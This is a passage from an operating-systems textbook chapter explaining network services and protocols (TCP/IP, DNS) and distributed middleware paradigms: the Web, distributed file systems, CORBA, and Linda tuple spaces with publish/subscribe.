


Figure 8-29. A portion of the Internet.

8.3.2 Network Services and Protocols

All computer networks provide certain services to their users (hosts and processes), which they implement using certain rules about legal message exchanges. Below we will give a brief introduction to these topics.

Network Services

Computer networks provide services to the hosts and processes using them. **Connection-oriented service** is modeled after the telephone system. To talk to someone, you pick up the phone, dial the number, talk, and then hang up. Similarly, to use a connection-oriented network service, the service user first establishes a connection, uses the connection, and then releases the connection. The essential aspect of a connection is that it acts like a tube: the sender pushes objects (bits) in at one end, and the receiver takes them out in the same order at the other end.

In contrast, **connectionless service** is modeled after the postal system. Each message (letter) carries the full destination address, and each one is routed through the system independent of all the others. Normally, when two messages are sent to the same destination, the first one sent will be the first one to arrive. However, it is possible that the first one sent can be delayed so that the second one arrives first. With a connection-oriented service this is impossible.

Each service can be characterized by a **quality of service**. Some services are reliable in the sense that they never lose data. Usually, a reliable service is implemented by having the receiver confirm the receipt of each message by sending back a special **acknowledgement packet** so the sender is sure that it arrived. The acknowledgement process introduces overhead and delays, which are necessary to detect packet loss, but which do slow things down.

A typical situation in which a reliable connection-oriented service is appropriate is file transfer. The owner of the file wants to be sure that all the bits arrive correctly and in the same order they were sent. Very few file-transfer customers would prefer a service that occasionally scrambles or loses a few bits, even if it is much faster.

Reliable connection-oriented service has two relatively minor variants: message sequences and byte streams. In the former, the message boundaries are preserved. When two 1-KB messages are sent, they arrive as two distinct 1-KB messages, never as one 2-KB message. In the latter, the connection is simply a stream of bytes, with no message boundaries. When 2K bytes arrive at the receiver, there is no way to tell if they were sent as one 2-KB message, two 1-KB messages, 2048 1-byte messages, or something else. If the pages of a book are sent over a network to an imagesetter as separate messages, it might be important to preserve the message boundaries. On the other hand, with a terminal logging into a remote server system, a byte stream from the terminal to the computer is all that is needed. There are no message boundaries here.

For some applications, the delays introduced by acknowledgements are unacceptable. One such application is digitized voice traffic. It is preferable for telephone users to hear a bit of noise on the line or a garbled word from time to time than to introduce a delay to wait for acknowledgements.

Not all applications require connections. For example, to test the network, all that is needed is a way to send a single packet that has a high probability of arrival, but no guarantee. Unreliable (meaning not acknowledged) connectionless service is often called **datagram service**, in analogy with telegram service, which also does not provide an acknowledgement back to the sender.

In other situations, the convenience of not having to establish a connection to send one short message is desired, but reliability is essential. The **acknowledged datagram service** can be provided for these applications. It is like sending a registered letter and requesting a return receipt. When the receipt comes back, the sender is absolutely sure that the letter was delivered to the intended party and not lost along the way.

Still another service is the **request-reply service**. In this service the sender transmits a single datagram containing a request; the reply contains the answer. For example, a query to the local library asking where Uighur is spoken falls into this category. Request-reply is commonly used to implement communication in the client-server model: the client issues a request and the server responds to it. Figure 8-30 summarizes the types of services discussed above.

	Service	Example
Connection-oriented	Reliable message stream	Sequence of pages of a book
	Reliable byte stream	Remote login
	Unreliable connection	Digitized voice
Connectionless	Unreliable datagram	Network test packets
	Acknowledged datagram	Registered mail
	Request-reply	Database query

Figure 8-30. Six different types of network service.

Network Protocols

All networks have highly specialized rules for what messages may be sent and what responses may be returned in response to these messages. For example, under certain circumstances (e.g., file transfer), when a message is sent from a source to a destination, the destination is required to send an acknowledgement back indicating correct receipt of the message. Under other circumstances (e.g., digital telephony), no such acknowledgement is expected. The set of rules by which particular computers communicate is called a **protocol**. Many protocols exist, including router-router protocols, host-host protocols, and others. For a thorough treatment of computer networks and their protocols, see *Computer Networks, 5/e* (Tanenbaum and Wetherall, 2010).

All modern networks use what is called a **protocol stack** to layer different protocols on top of one another. At each layer, different issues are dealt with. For example, at the bottom level protocols define how to tell where in the bit stream a packet begins and ends. At a higher level, protocols deal with how to route packets through complex networks from source to destination. And at a still higher level, they make sure that all the packets in a multipacket message have arrived correctly and in the proper order.

Since most distributed systems use the Internet as a base, the key protocols these systems use are the two major Internet protocols: IP and TCP. **IP** (**Internet Protocol**) is a datagram protocol in which a sender injects a datagram of up to 64 KB into the network and hopes that it arrives. No guarantees are given. The datagram may be fragmented into smaller packets as it passes through the Internet. These packets travel independently, possibly along different routes. When all the pieces get to the destination, they are assembled in the correct order and delivered.

Two versions of IP are currently in use, v4 and v6. At the moment, v4 still dominates, so we will describe that here, but v6 is up and coming. Each v4 packet starts with a 40-byte header that contains a 32-bit source address and a 32-bit destination address among other fields. These are called **IP addresses** and form the basis of Internet routing. They are conventionally written as four decimal numbers

in the range 0–255 separated by dots, as in 192.31.231.65. When a packet arrives at a router, the router extracts the IP destination address and uses that for routing.

Since IP datagrams are not acknowledged, IP alone is not sufficient for reliable communication in the Internet. To provide reliable communication, another protocol, **TCP** (**Transmission Control Protocol**), is usually layered on top of IP. TCP uses IP to provide connection-oriented streams. To use TCP, a process first establishes a connection to a remote process. The process required is specified by the IP address of a machine and a port number on that machine, to which processes interested in receiving incoming connections listen. Once that has been done, it just pumps bytes into the connection and they are guaranteed to come out the other end undamaged and in the correct order. The TCP implementation achieves this guarantee by using sequence numbers, checksums, and retransmissions of incorrectly received packets. All of this is transparent to the sending and receiving processes. They just see reliable interprocess communication, just like a UNIX pipe.

To see how all these protocols interact, consider the simplest case of a very small message that does not need to be fragmented at any level. The host is on an Ethernet connected to the Internet. What happens exactly? The user process generates the message and makes a system call to send it on a previously established TCP connection. The kernel protocol stack adds a TCP header and then an IP header to the front. Then it goes to the Ethernet driver, which adds an Ethernet header directing the packet to the router on the Ethernet. This router then injects the packet into the Internet, as depicted in Fig. 8-31.




Figure 8-31. Accumulation of packet headers.

To establish a connection with a remote host (or even to send it a datagram), it is necessary to know its IP address. Since managing lists of 32-bit IP addresses is inconvenient for people, a scheme called **DNS** (**Domain Name System**) was invented as a database that maps ASCII names for hosts onto their IP addresses. Thus it is possible to use the DNS name *star.cs.vu.nl* instead of the corresponding IP address 130.37.24.6. DNS names are commonly known because Internet email

addresses are of the form *user-name@DNS-host-name*. This naming system allows the mail program on the sending host to look up the destination host's IP address in the DNS database, establish a TCP connection to the mail daemon process there, and send the message as a file. The *user-name* is sent along to identify which mailbox to put the message in.

8.3.3 Document-Based Middleware

Now that we have some background on networks and protocols, we can start looking at different middleware layers that can overlay the basic network to produce a consistent paradigm for applications and users. We will start with a simple but well-known example: the World Wide Web. The Web was invented by Tim Berners-Lee at CERN, the European Nuclear Physics Research Center, in 1989 and since then has spread like wildfire all over the world.

The original paradigm behind the Web was quite simple: every computer can hold one or more documents, called **Web pages**. Each Web page contains text, images, icons, sounds, movies, and the like, as well as **hyperlinks** (pointers) to other Web pages. When a user requests a Web page using a program called a **Web browser**, the page is displayed on the screen. Clicking on a link causes the current page to be replaced on the screen by the page pointed to. Although many bells and whistles have recently been grafted onto the Web, the underlying paradigm is still clearly present: the Web is a great big directed graph of documents that can point to other documents, as shown in Fig. 8-32.




Figure 8-32. The Web is a big directed graph of documents.

Each Web page has a unique address, called a **URL** (**Uniform Resource Locator**), of the form *protocol://DNS-name/file-name*. The protocol is most commonly *http* (HyperText Transfer Protocol), but *ftp* and others also exist. Then comes the DNS name of the host containing the file. Finally, there is a local file name telling which file is needed. Thus a URL uniquely specifies a single file worldwide

The way the whole system hangs together is as follows. The Web is fundamentally a client-server system, with the user being the client and the Website being the server. When the user provides the browser with a URL, either by typing it in or clicking on a hyperlink on the current page, the browser takes certain steps to fetch the requested Web page. As a simple example, suppose the URL provided is *http://www.minix3.org/getting-started/index.html*. The browser then takes the following steps to get the page.

1. The browser asks DNS for the IP address of *www.minix3.org*.
2. DNS replies with 66.147.238.215.
3. The browser makes a TCP connection to port 80 on 66.147.238.215.
4. It then sends a request asking for the file *getting-started/index.html*.
5. The *www.minix3.org* server sends the file *getting-started/index.html*.
6. The browser displays all the text in *getting-started/index.html*.
7. Manwhile, the browser fetches and displays all images on the page.
8. The TCP connection is released.

To a first approximation, that is the basis of the Web and how it works. Many other features have since been added to the basic Web, including style sheets, dynamic Web pages that are generated on the fly, Web pages that contain small programs or scripts that execute on the client machine, and more, but they are outside the scope of this discussion.

8.3.4 File-System-Based Middleware

The basic idea behind the Web is to make a distributed system look like a giant collection of hyperlinked documents. A second approach is to make a distributed system look like a great big file system. In this section we will look at some of the issues involved in designing a worldwide file system.

Using a file-system model for a distributed system means that there is a single global file system, with users all over the world able to read and write files for which they have authorization. Communication is achieved by having one process write data into a file and having other ones read them back. Many of the standard file-system issues arise here, but also some new ones related to distribution.

Transfer Model

The first issue is the choice between the **upload/download model** and the **remote-access model**. In the former, shown in Fig. 8-33(a), a process accesses a file by first copying it from the remote server where it lives. If the file is only to be

read, the file is then read locally, for high performance. If the file is to be written, it is written locally. When the process is done with it, the updated file is put back on the server. With the remote-access model, the file stays on the server and the client sends commands there to get work done there, as shown in Fig. 8-33(b).




Figure 8-33. (a) The upload/download model. (b) The remote-access model.

The advantages of the upload/download model are its simplicity, and the fact that transferring entire files at once is more efficient than transferring them in small pieces. The disadvantages are that there must be enough storage for the entire file locally, moving the entire file is wasteful if only parts of it are needed, and consistency problems arise if there are multiple concurrent users.

The Directory Hierarchy

Files are only part of the story. The other part is the directory system. All distributed file systems support directories containing multiple files. The next design issue is whether all clients have the same view of the directory hierarchy. As an example of what we mean, consider Fig. 8-34. In Fig. 8-34(a) we show two file servers, each holding three directories and some files. In Fig. 8-34(b) we have a system in which all clients (and other machines) have the same view of the distributed file system. If the path */D/E/x* is valid on one machine, it is valid on all of them.

In contrast, in Fig. 8-34(c), different machines can have different views of the file system. To repeat the preceding example, the path */D/E/x* might well be valid on client 1 but not on client 2. In systems that manage multiple file servers by remote mounting, Fig. 8-34(c) is the norm. It is flexible and straightforward to implement, but it has the disadvantage of not making the entire system behave like a single old-fashioned timesharing system. In a timesharing system, the file system looks the same to any process, as in the model of Fig. 8-34(b). This property makes a system easier to program and understand.




Figure 8-34. (a) Two file servers. The squares are directories and the circles are files. (b) A system in which all clients have the same view of the file system. (c) A system in which different clients have different views of the file system.

A closely related question is whether or not there is a global root directory, which all machines recognize as the root. One way to have a global root directory is to have the root contain one entry for each server and nothing else. Under these circumstances, paths take the form */server/path*, which has its own disadvantages, but at least is the same everywhere in the system.

Naming Transparency

The principal problem with this form of naming is that it is not fully transparent. Two forms of transparency are relevant in this context and are worth distinguishing. The first one, **location transparency**, means that the path name gives no hint as to where the file is located. A path like */server1/dir1/dir2/x* tells everyone

that *x* is located on server 1, but it does not tell where that server is located. The server is free to move anywhere it wants to in the network without the path name having to be changed. Thus this system has location transparency.

However, suppose that file *x* is extremely large and space is tight on server 1. Furthermore, suppose that there is plenty of room on server 2. The system might well like to move *x* to server 2 automatically. Unfortunately, when the first component of all path names is the server, the system cannot move the file to the other server automatically, even if *dir1* and *dir2* exist on both servers. The problem is that moving the file automatically changes its path name from */server1/dir1/dir2/x* to */server2/dir1/dir2/x*. Programs that have the former string built into them will cease to work if the path changes. A system in which files can be moved without their names changing is said to have **location independence**. A distributed system that embeds machine or server names in path names clearly is not location independent. One based on remote mounting is not, either, since it is not possible to move a file from one file group (the unit of mounting) to another and still be able to use the old path name. Location independence is not easy to achieve, but it is a desirable property to have in a distributed system.

To summarize what we said earlier, there are three common approaches to file and directory naming in a distributed system:

1. Machine + path naming, such as */machine/path* or *machine:path*.
2. Mounting remote file systems onto the local file hierarchy.
3. A single name space that looks the same on all machines.

The first two are easy to implement, especially as a way to connect existing systems that were not designed for distributed use. The latter is difficult and requires careful design, but makes life easier for programmers and users.

Semantics of File Sharing

When two or more users share the same file, it is necessary to define the semantics of reading and writing precisely to avoid problems. In single-processor systems the semantics normally state that when a read system call follows a write system call, the read returns the value just written, as shown in Fig. 8-35(a). Similarly, when two writes happen in quick succession, followed by a read, the value read is the value stored by the last write. In effect, the system enforces an ordering on all system calls, and all processors see the same ordering. We will refer to this model as **sequential consistency**.

In a distributed system, sequential consistency can be achieved easily as long as there is only one file server and clients do not cache files. All reads and writes go directly to the file server, which processes them strictly sequentially.

In practice, however, the performance of a distributed system in which all file requests must go to a single server is frequently poor. This problem is often solved




Figure 8-35. (a) Sequential consistency. (b) In a distributed system with caching, reading a file may return an obsolete value.

by allowing clients to maintain local copies of heavily used files in their private caches. However, if client 1 modifies a cached file locally and shortly thereafter client 2 reads the file from the server, the second client will get an obsolete file, as illustrated in Fig. 8-35(b).

One way out of this difficulty is to propagate all changes to cached files back to the server immediately. Although conceptually simple, this approach is inefficient. An alternative solution is to relax the semantics of file sharing. Instead of requiring a read to see the effects of all previous writes, one can have a new rule that says: "Changes to an open file are initially visible only to the process that made them. Only when the file is closed are the changes visible to other processes." The adoption of such a rule does not change what happens in Fig. 8-35(b), but it does redefine the actual behavior (*B* getting the original value of the file) as being the correct one. When client 1 closes the file, it sends a copy back to the server, so that subsequent reads get the new value, as required. Effectively, this is the

upload/download model shown in Fig. 8-33. This semantic rule is widely implemented and is known as **session semantics**.

Using session semantics raises the question of what happens if two or more clients are simultaneously caching and modifying the same file. One solution is to say that as each file is closed in turn, its value is sent back to the server, so the final result depends on who closes last. A less pleasant, but slightly easier to implement, alternative is to say that the final result is one of the candidates, but leave the choice of which one unspecified.

An alternative approach to session semantics is to use the upload/download model, but to automatically lock a file that has been downloaded. Attempts by other clients to download the file will be held up until the first client has returned it. If there is a heavy demand for a file, the server could send messages to the client holding the file, asking it to hurry up, but that may or may not help. All in all, getting the semantics of shared files right is a tricky business with no elegant and efficient solutions.

8.3.5 Object-Based Middleware

Now let us take a look at a third paradigm. Instead of saying that everything is a document or everything is a file, we say that everything is an object. An **object** is a collection of variables that are bundled together with a set of access procedures, called **methods**. Processes are not permitted to access the variables directly. Instead, they are required to invoke the methods.

Some programming languages, such as C++ and Java, are object oriented, but these are language-level objects rather than run-time objects. One well-known system based on run-time objects is **CORBA** (**Common Object Request Broker Architecture**) (Vinoski, 1997). CORBA is a client-server system, in which client processes on client machines can invoke operations on objects located on (possibly remote) server machines. CORBA was designed for a heterogeneous system running a variety of hardware platforms and operating systems and programmed in a variety of languages. To make it possible for a client on one platform to invoke a server on a different platform, **ORBs** (**Object Request Brokers**) are interposed between client and server to allow them to match up. The ORBs play an important role in CORBA, even providing the system with its name.

Each CORBA object is defined by an interface definition in a language called **IDL** (**Interface Definition Language**), which tells what methods the object exports and what parameter types each one expects. The IDL specification can be compiled into a client stub procedure and stored in a library. If a client process knows in advance that it will need to access a certain object, it is linked with the object's client stub code. The IDL specification can also be compiled into a **skeleton** procedure that is used on the server side. If it is not known in advance which CORBA objects a process needs to use, dynamic invocation is also possible, but how that works is beyond the scope of our treatment.

When a CORBA object is created, a reference to it is also created and returned to the creating process. This reference is how the process identifies the object for subsequent invocations of its methods. The reference can be passed to other processes or stored in an object directory.

To invoke a method on an object, a client process must first acquire a reference to the object. The reference can come either directly from the creating process or, more likely, by looking it up by name or by function in some kind of directory. Once the object reference is available, the client process marshals the parameters to the method calls into a convenient structure and then contacts the client ORB. In turn, the client ORB sends a message to the server ORB, which actually invokes the method on the object. The whole mechanism is similar to RPC.

The function of the ORBs is to hide all the low-level distribution and communication details from the client and server code. In particular, the ORBs hide from the client the location of the server, whether the server is a binary program or a script, what hardware and operating system the server runs on, whether the object is currently active, and how the two ORBs communicate (e.g., TCP/IP, RPC, shared memory, etc.).

In the first version of CORBA, the protocol between the client ORB and the server ORB was not specified. As a result, every ORB vendor used a different protocol and no two of them could talk to each other. In version 2.0, the protocol was specified. For communication over the Internet, the protocol is called **IIOP** (**Internet InterOrb Protocol**).

To make it possible to use objects that were not written for CORBA with CORBA systems, every object can be equipped with an **object adapter**. This is a wrapper that handles chores such as registering the object, generating object references, and activating the object if it is invoked when it is not active. The arrangement of all these CORBA parts is shown in Fig. 8-36.




Figure 8-36. The main elements of a distributed system based on CORBA. The CORBA parts are shown in gray.

A serious problem with CORBA is that every object is located on only one server, which means the performance will be terrible for objects that are heavily used on client machines around the world. In practice, CORBA functions acceptably only in small-scale systems, such as to connect processes on one computer, one LAN, or within a single company.

8.3.6 Coordination-Based Middleware

Our last paradigm for a distributed system is called **coordination-based middleware**. We will discuss it by looking at the Linda system, an academic research project that started the whole field.

Linda is a novel system for communication and synchronization developed at Yale University by David Gelernter and his student Nick Carriero (Carriero and Gelernter, 1986; Carriero and Gelernter, 1989; and Gelernter, 1985). In Linda, independent processes communicate via an abstract **tuple space**. The tuple space is global to the entire system, and processes on any machine can insert tuples into the tuple space or remove tuples from the tuple space without regard to how or where they are stored. To the user, the tuple space looks like a big, global shared memory, as we have seen in various forms before, as in Fig. 8-21(c).

A **tuple** is like a structure in C or Java. It consists of one or more fields, each of which is a value of some type supported by the base language (Linda is implemented by adding a library to an existing language, such as C). For C-Linda, field types include integers, long integers, and floating-point numbers, as well as composite types such as arrays (including strings) and structures (but not other tuples). Unlike objects, tuples are pure data; they do not have any associated methods. Figure 8-37 shows three tuples as examples.

```
("abc", 2, 5)
("matrix-1", 1, 6, 3.14)
("family", "is-sister", "Stephany", "Roberta")
```

Figure 8-37. Three Linda tuples.

Four operations are provided on tuples. The first one, *out*, puts a tuple into the tuple space. For example,

```
out("abc", 2, 5);
```

puts the tuple ("abc", 2, 5) into the tuple space. The fields of *out* are normally constants, variables, or expressions, as in

```
out("matrix–1", i, j, 3.14);
```

which outputs a tuple with four fields, the second and third of which are determined by the current values of the variables *i* and *j*.

Tuples are retrieved from the tuple space by the *in* primitive. They are addressed by content rather than by name or address. The fields of *in* can be expressions or formal parameters. Consider, for example,

```
in("abc", 2, ?i);
```

This operation "searches" the tuple space for a tuple consisting of the string "abc", the integer 2, and a third field containing any integer (assuming that *i* is an integer). If found, the tuple is removed from the tuple space and the variable *i* is assigned the value of the third field. The matching and removal are atomic, so if two processes execute the same *in* operation simultaneously, only one of them will succeed, unless two or more matching tuples are present. The tuple space may even contain multiple copies of the same tuple.

The matching algorithm used by *in* is straightforward. The fields of the *in* primitive, called the **template**, are (conceptually) compared to the corresponding fields of every tuple in the tuple space. A match occurs if the following three conditions are all met:

1. The template and the tuple have the same number of fields.
2. The types of the corresponding fields are equal.
3. Each constant or variable in the template matches its tuple field.

Formal parameters, indicated by a question mark followed by a variable name or type, do not participate in the matching (except for type checking), although those containing a variable name are assigned after a successful match.

If no matching tuple is present, the calling process is suspended until another process inserts the needed tuple, at which time the called is automatically revived and given the new tuple. The fact that processes block and unblock automatically means that if one process is about to output a tuple and another is about to input it, it does not matter which goes first. The only difference is that if the *in* is done before the *out*, there will be a slight delay until the tuple is available for removal.

The fact that processes block when a needed tuple is not present can be put to many uses. For example, it can be used to implement semaphores. To create or do an up on semaphore *S*, a process can execute

```
out("semaphore S");
```

To do a down, it does

```
in("semaphore S");
```

The state of semaphore *S* is determined by the number of ("semaphore S") tuples in the tuple space. If none exist, any attempt to get one will block until some other process supplies one.

In addition to *out* and *in*, Linda also has a primitive operation *read*, which is the same as *in* except that it does not remove the tuple from the tuple space. There

is also a primitive *eval*, which causes its parameters to be evaluated in parallel and the resulting tuple to be put in the tuple space. This mechanism can be used to perform an arbitrary computation. This is how parallel processes are created in Linda.

Publish/Subscribe

Our next example of a coordination-based model was inspired by Linda and is called **publish/subscribe** (Oki et al., 1993). It consists of a number of processes connected by a broadcast network. Each process can be a producer of information, a consumer of information, or both.

When an information producer has a new piece of information (e.g., a new stock price), it broadcasts the information as a tuple on the network. This action is called **publishing**. Each tuple contains a hierarchical subject line containing multiple fields separated by periods. Processes that are interested in certain information can **subscribe** to certain subjects, including the use of wildcards in the subject line. Subscription is done by telling a tuple daemon process on the same machine that monitors published tuples what subjects to look for.

Publish/subscribe is implemented as illustrated in Fig. 8-38. When a process has a tuple to publish, it broadcasts it out onto the local LAN. The tuple daemon on each machine copies all broadcasted tuples into its RAM. It then inspects the subject line to see which processes are interested in it, forwarding a copy to each one that is. Tuples can also be broadcast over a wide area network or the Internet by having one machine on each LAN act as an information router, collecting all published tuples and then forwarding them to other LANs for rebroadcasting. This forwarding can also be done intelligently, forwarding a tuple to a remote LAN only if that remote LAN has at least one subscriber who wants the tuple. Doing this requires having the information routers exchange information about subscribers.




Figure 8-38. The publish/subscribe architecture.

Various kinds of semantics can be implemented, including reliable delivery and guaranteed delivery, even in the presence of crashes. In the latter case, it is

necessary to store old tuples in case they are needed later. One way to store them is to hook up a database system to the system and have it subscribe to all tuples. This can be done by wrapping the database system in an adapter, to allow an existing database to work with the publish/subscribe model. As tuples come by, the adapter captures all of them and puts them in the database.

The publish/subscribe model fully decouples producers from consumers, as does Linda. However, sometimes it is useful to know who else is out there. This information can be acquired by publishing a tuple that basically asks: "Who out there is interested in *x*?" Responses come back in the form of tuples that say: "I am interested in *x*."

8.4 RESEARCH ON MULTIPLE PROCESSOR SYSTEMS

